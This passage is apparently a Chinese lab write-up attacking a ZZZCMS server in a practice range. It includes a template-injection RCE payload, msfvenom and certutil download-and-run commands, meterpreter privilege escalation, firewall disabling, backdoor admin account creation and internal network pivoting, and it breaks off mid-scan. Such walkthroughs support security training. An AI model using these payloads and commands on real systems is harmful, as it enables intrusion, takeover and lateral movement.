
cyberstrikelab-lab8
ZZZCMS

目录扫描到后台地址admin

弱口令 admin / admin123456
发现版本信息 V1.6.1 zzzcms
漏洞利用方法
https://xz.aliyun.com/news/4103


修改内容为
{if:assert($_request[phpinfo()])}phpinfo();{end if}
访问你修改的这个页面
http://172.50.12.33/search/


一句话连接不上,那就执行系统命令,找到flag1
{if:assert($_request[system($_POST[a])])};{end if}
本机开启http服务

生成木马
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe
从本机下载木马
certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 172.50.12.33; set LPORT 4444; exploit -j -z"
执行木马,上线

getsystem提权
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
上传fscan
upload /data/windows_atk/scan_info/fscan.exe
却没有发现另外一台主机
C:\phpstudy_pro\WWW\search>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b476:ff8c:347:ef73%5
   IPv4 Address. . . . . . . . . . . : 172.50.12.33
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.50.12.233

Ethernet adapter ��̫��ʵ�� 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::47e:778d:c27:a958%4
   IPv4 Address. . . . . . . . . . . : 10.5.5.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.5.5.1

Tunnel adapter Reusable ISATAP Interface {539A3334-B0ED-49F4-B694-5F6E0A7AB805}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{4A835BE8-816A-4266-AF10-0ADC1C46A06E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24
fscan.exe -h 10.5.5.2/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 10.5.5.2        is alive
[*] Icmp alive hosts len is: 1
10.5.5.2:3306 open
10.5.5.2:445 open
10.5.5.2:139 open
10.5.5.2:135 open
10.5.5.2:80 open
[*] alive ports len is: 5
start vulscan
[+] NetInfo:
[*]10.5.5.2
   [->]WIN-NQOLAOUO8C1
   [->]172.50.12.33
   [->]10.5.5.2
[*] WebTitle:http://10.5.5.2           code:200 len:20013  title:cyberstrikelabzzzcms
已完成 5/5
[*] 扫描结束,耗时: 18.4658195s
使用命令扫
C:\phpstudy_pro\WWW\search>for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl"
for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl"
Reply from 10.5.5.2: bytes=32 time<1ms TTL=128
Reply from 10.5.5.33: bytes=32 time=1ms TTL=128
Reply from 10.5.5.66: bytes=32 time=1ms TTL=128
主机33和66存活的,再扫,没有任何内容
C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-65000
fscan.exe -h 10.5.5.33 -p 1-65000

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
[*] alive ports len is: 0
start vulscan
已完成 0/0
[*] 扫描结束,耗时: 7.1787098s
设置路由
run post/multi/manage/autoroute
使用下面的这些msf模块扫端口都不行
scanner/portscan/tcp
scanner/portscan/syn
添加一个用户看看什么情况
# 创建新用户,并设置密码:
net user xiaoyu 123@abc /add

# 将新用户添加到管理员组:
net localgroup Administrators xiaoyu /add

# 关闭Windows防火墙
netsh advfirewall set allprofiles state off

# 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

把360退了,使用远程连接后的cmd扫

这样能扫出来,那会不会是系统用户的问题,我提权了,重新反弹shell
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 172.50.12.33:4444
[*] Sending stage (177734 bytes) to 172.50.12.33
[*] Meterpreter session 2 opened (10.10.10.173:35111 -> 172.50.12.33:4444) at 2025-12-11 04:32:10 -0500

meterpreter > shell
Process 10896 created.
Channel 1 created.
Microsoft Windows [�汾 10.0.14393]
(c) 2016 Microsoft Corporation����������Ȩ����

C:\phpstudy_pro\WWW\search>chcp 65001
chcp 65001
Active code page: 65001

C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24
fscan.exe -h 10.5.5.2/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 10.5.5.2        is alive
(icmp) Target 10.5.5.33       is alive
(icmp) Target 10.5.5.66       is alive
[*] Icmp alive hosts len is: 3
10.5.5.66:88 open
10.5.5.2:3306 open
10.5.5.66:445 open
10.5.5.33:445 open
10.5.5.2:445 open
10.5.5.66:139 open
10.5.5.33:139 open
10.5.5.2:139 open
10.5.5.33:135 open
10.5.5.2:135 open
10.5.5.2:80 open
10.5.5.66:135 open
[*] alive ports len is: 12
start vulscan
[*] NetInfo
[*]10.5.5.2
   [->]WIN-NQOLAOUO8C1
   [->]172.50.12.33
   [->]10.5.5.2
[*] NetInfo
[*]10.5.5.33
   [->]cyberweb
   [->]10.5.5.33
[*] NetInfo
[*]10.5.5.66
   [->]DC
   [->]10.5.5.66
[*] WebTitle http://10.5.5.2           code:200 len:20013  title:cyberstrikelabzzzcms
[*] OsInfo 10.5.5.66    (Windows Server 2012 R2 Standard 9600)
[*] OsInfo 10.5.5.33    (Windows Server 2016 Standard 14393)
[*] NetBios 10.5.5.33       cyberweb.cyberstrikelab.com         Windows Server 2016 Standard 14393
已完成 12/12
[*] 扫描结束,耗时: 8.5703463s
看来就是这个问题,重新设置路由
run post/multi/manage/autoroute
设置代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j
fscan.exe -h 10.5.5.33 -p 1-10000
C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-10000
fscan.exe -h 10.5.5.33 -p 1-10000

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
10.5.5.33:445 open
10.5.5.33:139 open
10.5.5.33:135 open
10.5.5.33:3389 open
10.5.5.33:5985 open
[*] alive ports len is: 5
start vulscan
[*] NetInfo
[*]10.5.5.33
   [->]cyberweb
